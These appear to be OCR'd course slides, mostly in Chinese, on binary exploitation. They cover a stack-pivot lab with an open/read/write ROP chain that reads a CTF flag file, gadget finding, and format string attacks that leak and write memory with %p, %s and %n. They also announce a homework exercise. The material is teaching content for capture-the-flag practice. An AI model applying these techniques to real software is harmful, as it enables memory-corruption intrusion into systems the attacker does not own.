
Stack Pivot

- pivot
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- **`write(1, buf, 0x30)`**




Stack Pivot

- pivot
- `open("/home/chal/flag.txt",`
- `read(3, buf, 0x30)`
- **`write(1, buf, 0x30)`**



Stack Pivot



write(1, buf, 0x30)

rsi	0x4c26e0
rdx	0x80
rax	?

pop_rax
0x1
syscall
0
?

pop_rax
0x0
syscall
0x401ce1
?

Lab Stack Pivot

補充：Find Gadgets

Find Gadgets

- 找出 ret/jmp/call 的指令位置
 - E.g. x86 ret opcode 是 0xc3
- 往上每 byte 都試著去 deasm 如果 ret 還在就是 gadget
 - Ins align 的就不用去判斷 ret 是否還在
- 判斷 gadget 是否可利用

Format String Attack

FMT Attack

- `printf` 系列 function 的 format string 可控的惡意利用
- `printf(buf);`
- 透過 `%p` 或 `%s` 來 leak reg/mem
- gcc 會印出 warning
- 但仍然有 IOT 設備有 FMT 漏洞

FMT Attack

- Calling Convention

- rdi, rsi, rdx, rcx, r8, r9, [rsp], [rsp+8], [rsp+0x10], ...

- 前五個 %p 會 leak reg，6th 開始 leak rsp 上的 data

- 若該值為 addr 可透過 %s 輸出該地址的 value

- 可以自行在 stack 上寫入 addr 來做到任意 leak

Lab FMT

FMT Attack

- %N\$ 可以直接指到第 N 個參數
 - 預設禁用
- %n 可以對參數寫入輸出的字元數
 - 預設只能用在 Read-Only Segment 的 %n

DEMO

New HW

- 這週只有多一題
- 預計在這週內 release
- 應該會是 ROP + FMT 或單純 ROP

END